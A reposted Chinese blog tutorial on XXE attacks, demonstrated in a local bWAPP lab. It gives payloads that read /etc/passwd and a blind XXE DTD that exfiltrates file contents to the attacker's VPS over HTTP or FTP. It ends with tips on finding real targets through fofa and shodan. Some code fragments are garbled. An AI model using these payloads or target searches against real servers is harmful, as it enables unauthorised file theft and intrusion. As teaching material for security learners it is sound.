转自合天智汇：

xxe 攻击

本篇是依葫芦画瓢，进行了测试和讲解。

先提醒，没有实际例子，本人挖洞经验太少，没有遇到相关例子，文末会给出合适的方法寻找，有兴趣可以去具体操作下。

下面有些文字和图是不同时间配的，导致不一样，道理是那样的。

1.xml 基础知识

2.xxe 攻击产生原因和防御 xxe 攻击

3.xxe 攻击本地搭建环境

4.xxe 攻击实例寻找

5.总结

一.xml 基础知识

XML 被设计用来传输和存储数据，现在用的比较广泛的是 json 数据传输

在支付，登陆可见 xml 的 type，前几个月的微信支付 xxe 攻击，链接 http://www.freebuf.com/vuls/176758.html

其他的语法知识，不做讨论，较简单，同时也较严格的语法

DTD 实体分为内部实体声明和外部实体声明，而 xxe 攻击在外部实体声明处（system）。

二.xxe 攻击产生原因和防御 xxe 攻击

一切的输入经过控制修改，服务端执行，变得不再安全；xml 被执行也不例外，由于外部实体可被引用，加上我们修改了客户端的执行代码，服务端也没有对代码进行过滤等操作，就解析了我们的恶意代码.

同样防御也简单，过滤或者禁止外部实体调用

三.xxe 攻击本地搭建环境


这里作者使用 bwapp 的环境进行演示

bee 的环境很有趣，也很完善，可以学会很多东西，所以如果你是入门的小菜，对渗透不是很了解，可以考虑它（当然不得不说的是本人也是小菜）

ok，开始我们的攻击测试：

第一步：

bp 抓包 repeater




这里有两点需要注意

1 是 text/xml 存在，说明可能存在 xxe 攻击，这也是发现 xxe 攻击的方法

2 是有回显，或者没有回显，就只有 blind 测试了

第二步：



接下来构建我们的攻击代码

我们这里来分析一下

XML 的外部实体“bee”被赋予的值为：file:///etc/passwd，当解析 xml 文档时，bee 会被替换为 file:///ect/passwd 的内容。就被执行回显回来了。

这里的 file:///ect/passwd 换成

第三步：

如果满足有 text/xml 类型而没有回显，无法判断我们的代码被执行否

这时候，就需要 blind xxe（其实实际比较方便的思路可以直接 blind xxe）

blind xxe 思路：


1.我们发送代码过去，服务端执行

2.服务端解析代码，向 vps 指定文件发送请求，并执行文件读取


3.把解析的代码结果再次发给我们的 vps

4.我们的 vps，作者了解到有这几种方法查看结果，一是 ftp 协议，二个是 http 协议查看日志或者执行网站操作，下面作者将实际演示（这是根据 xml 支持的协议来操作的）

首先，我们看下我们的服务器日志，便于和后面进行比较




再修改我们的代码



这里我们用了 http 协议去连接我们的服务器，为了区别作者构建了个不存在的路径，所以有了下面这个情况

点击发送，看日志



显示 404 路径不存在；嗯，说明可以发送外部请求

第四步：

ok，继续构造我们的代码

构造三部分内容：

第一部分：

我们的 bp 的发送代码，向 vps 发送申请

```
<?xml version="1.0" encoding="utf-8"?>

%dtd; %send; ]>
```

第二部分：

我们请求的 vps 服务器上 http://192.168.225.129/evil.dtd 写如下代码

```
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM
'http://192.168.225.129/?id=%payload;'>"
```

%all;

这里作者提一下注意的问题


1.file=///etc/passwd 运用 file 协议来读取

2.&#37； 是% 实体化（为什么要用，作者也不是很清楚，自己开始直接用%，没有发送出去请求）

3.web 服务端执行了/etc/passwd 的读取， 然后又发送给了 vps（payload 变量携带数据）

4.还有一个很重要的语法知识，闭合，取得 vps 上的语句进行参数的前后闭合（作者自己的浅显理解）

我们来发送请求：



可以看到，时间相同或者说接近，受害主机解析了我们 vps 上的 evil.xml，再次向我们的 vps 发送了数据

但是没有数据，作者也疑惑，然后一番测试：

1.测试 payload 换成其他的不规则样式，发现是显示的，证明是 payload 参数没有获得数据

2.payload 参数前面的%换成&，报错，不发送 vps 上的语句

3.实体化%，不发送 vps 上的语句

4.data 协议 data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk

虽然 data 协议官方文档说是要 allow_url_fopen 和，allow_url_include 配置的限制，但是本地测试时还是可以利用（allow_url_fopen 默认 on，allow_url_include 默认 off）

1.

php://filter/read=convert.base64-encode/resource=file:///etc/passwd

2.
3.

甚至于作者怀疑用户没有权限读。。。当然有

4.

第二部分也可以这样写：（当然不服，换 ftp 协议）

evil.dtd 修改如此即可

```
<!ENTITY % all "<!ENTITY &#x25; send SYSTEM
'http://192.168.225.129/?id=%payload;'>"
```

%all;

这是我的测试结果

```
root@k:/var/www/html# nc -lvnp 21
listening on [any] 21 ...
connect to [192.168.225.129] from (UNKNOWN) [192.168.225.131] 40606
root@k:/var/www/html# nc -lvnp 21
Listening on [any] 21 ...
```

发现也确实是发送了 ftp 请求的，这又是什么情况，探究了下

```
[redacted]\ftp 192.168.225.129
连接到 192.168.225.129。
远程主机关闭连接。

[redacted]ftp 192.168.225.129
连接到 192.168.225.129。
远程主机关闭连接。
```

```
oot@k:/var/log/apache2# nc -lvnp 21
istening on [any] 21 ...
```

21 端口没有反应

好吧，是作者垃圾了，主机存活，连接关闭，作者的 kali 主机根本没有 ftp 服务；而我们连接的 ftp://vps:21 仅仅满足了 21 端口，ftp 协议并没有满足

ok，我们不再纠结，继续

不得不提的是，这是协议的发送，上面是 http 协议，这是 ftp 协议

xml 支持的协议（注意看，只有三种哦，而我们也只用了三种）

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

security.tencent.com

第五步：

xxe 攻击还可以做很多事，关键看 dtd 文件怎样构造

有 dos 攻击

判断端口

判断服务

内网探测

四.xxe 攻击实例寻找

免费使用搜索结果是有限制的

毕竟这两个是大杀器

1.https://fofa.so/

header=xml && country=IN （读者可以自行搜索试下）

2.www.shodan.io （无研究，需 head 中有 text/xml 思路即可）

简单语法：

port 端口

os 操作系统类型

org 组织机构或公司名

city 城市

country 国家

product 软件或产品

vuln CVE 漏洞编号

五.总结

1.外部引用 system “url/dtd”

2.普通的回显

3.没有回显的，blind xxe 就是回显数据到 vps 上

4.写一篇图文并茂的文章是很花时间的，特别是对于作者这样的小菜，但是也在文章书写过程中探究一些平时不愿探究的为什么，一件事没有动力确实很难去做。

----------by k----------